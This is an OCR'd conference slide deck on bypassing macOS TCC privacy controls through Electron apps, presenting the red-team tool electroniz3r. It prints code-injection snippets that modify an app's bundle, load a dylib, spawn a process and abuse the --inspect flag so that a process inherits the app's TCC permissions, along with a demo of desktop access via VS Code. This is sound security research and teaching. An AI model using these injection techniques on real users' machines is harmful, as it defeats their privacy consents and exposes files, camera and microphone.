ELECTRONizing macOS privacy

A NEW WEAPON IN YOUR RED TEAMING ARMORY

Whoami?

Wojciech Reguła

Head of Mobile Security at securing

- Focused on iOS/macOS #appsec
- Blogger – https://wojciechregula.blog
- iOS Security Suite Creator
- macOS environments security

Agenda

1. TCC / privacy fundamentals on macOS
2. The problem with Electron applications
3. Granted TCC permissions inheritance
4. Electroniz3r presentation (demo time)
5. Detections
6. Conclusion





TCC / privacy fundamentals on macOS






TCC / privacy fundamentals on macOS


System Integrity Protection (SIP)


- Based on Sandbox kernel extension
- Restricts access to many directories on macOS
- Denies debugger attachments to processes signed directly by Apple
- Also known as rootless, because even root cannot do the above-mentioned operations when the SIP is turned on
- When turned on (default configuration) – Transparency, Consent and Control (TCC) comes into play

TCC / privacy fundamentals on macOS



TCC / privacy fundamentals on macOS





Transparency, Consent and Control (TCC)

TCC / privacy fundamentals on macOS

- SQLite 3 database
- User: ~/Library/Application Support/com.apple.TCC
- Global: /Library/Application Support/com.apple.TCC

```
sqlite> SELECT service,client,auth_value,csreq FROM access;
service                                     client                                                          auth_value  csreq
------------------------------------------  --------------------------------------------------------------  ----------  -----
kTCCServiceUbiquity                         com.apple.weather                                               2           ??

kTCCServiceUbiquity                         com.apple.iBooksX                                               2           NULL
kTCCServiceUbiquity                         com.apple.mail                                                  2           NULL
kTCCServiceUbiquity                         com.apple.ScriptEditor2                                         2           NULL
kTCCServiceUbiquity                         com.apple.Preview                                               2           NULL
kTCCServiceUbiquity                         com.apple.QuickTimePlayerX                                      2           NULL
kTCCServiceUbiquity                         com.apple.TextEdit                                              2           NULL
kTCCServiceSystemPolicyDocumentsFolder      net.tunnelblick.tunnelblick                                     2           ??

kTCCServiceAppleEvents                      com.vmware.fusionApplicationsMenu                               2           ??

kTCCServiceSystemPolicyDownloadsFolder      com.googlecode.iterm2                                           2           ??

kTCCServiceSystemPolicyNetworkVolumes       org.idrix.VeraCrypt                                             2           ??

kTCCServiceSystemPolicyNetworkVolumes       org.gpgtools.gpgkeychain                                        2           ??

kTCCServiceMicrophone                       org.mozilla.firefox                                             2           ??

kTCCServiceCamera                           org.mozilla.firefox                                             2           ??

kTCCServiceSystemPolicyDocumentsFolder      com.microsoft.VSCode                                            2           ??

kTCCServiceSystemPolicyNetworkVolumes       com.microsoft.VSCode                                            2           ??

kTCCServiceSystemPolicyNetworkVolumes       org.mozilla.firefox                                             2           ??
```


The problem with Electron applications

The problem with Electron applications

- Simplifying you run a website with embedded web browser.
- The packed JavaScript files may have bridge to your native OS API.
- In the past there were a lot of Cross-Site Scripting to Remote Code Execution kill chains…

The problem with Electron applications

- Simplifying you run a website with embedded web browser.
- The packed JavaScript files may have bridge to your native OS API.
- In the past there were a lot of Cross-Site Scripting to Remote Code Execution kill chains…
- On macOS popular Electron apps require granting TCC permissions




The problem with Electron applications

The problem with Electron applications

In the past, there was a code injection possible by definition

```
$ echo "INJECTED\!" >> [redacted]/VulnerableElectronApp.app/Contents/Resources/app/index.html

$ /usr/bin/codesign -d --verify VulnerableElectronApp.app
VulnerableElectronApp.app: a sealed resource is missing or invalid
```


Camera	
Keychain	This is a secret password st

Start / Shut down camera | S


INJECTED!

```
// Executing your JavaScript code in the app browser's context:
require('electron').app.on('browser-window-focus', function (event, bWindow) {
    bWindow.webContents.executeJavaScript("alert('Hello World!');")
})

// Loading your dynamic library
const os = require('os');
process.dlopen(module, "path/lib.dylib", os.constants.dlopen.RTLD_NOW);


// Spawning the calc
const exec = require('child_process').exec;
exec("/System/Applications/Calculator.app/Contents/MacOS/Calculator");
```

...but macOS Ventura ~~ruined~~ **fixed** 😊 that technique




```
wregula$ cd /Applications/

wregula$ ls -l ./GitHub\ Desktop.app/
total 0
drwxr-xr-x  9 wregula  staff  288 Jun 13 10:49 Contents

wregula$ echo 1 > ./GitHub\ Desktop.app/Contents/Resources/test
sh: ./GitHub Desktop.app/Contents/Reources/test: Operation not permitted
```




Granted TCC permissions inheritance

Granted TCC permissions inheritance

- TCC inheritance system is complicated and caused many vulnerabilities in the past (e.g., CVE-2020-10008, CVE-2021-1824)
- From time to time, Apple changes details in the TCC permissions inheritance system
- Generally speaking (may not always be true):
  - When an app has private TCC entitlements – its permissions are not inherited by other apps they spawn
  - When an app has TCC permission granted by the user (User clicked “OK” in the prompt) - its permissions are inherited

Granted TCC permissions inheritance


- Electron apps always have permissions granted by the users, so their TCC permissions will be inherited by children processes
- If only there was a code injection technique that doesn't break the macOS Ventura App Protection mechanism…



INTRODUCING ELECTRONIZ3R


electroniz3r

- Electron apps are like websites with embedded web browsers: you can open Dev Tools and execute JavaScript within their context
- By default, Electron apps allow users to spawn them with Web Inspector API turned on, using **--inspect** flag




electroniz3r

unauthorized access to user's desktop via Visual Studio Code



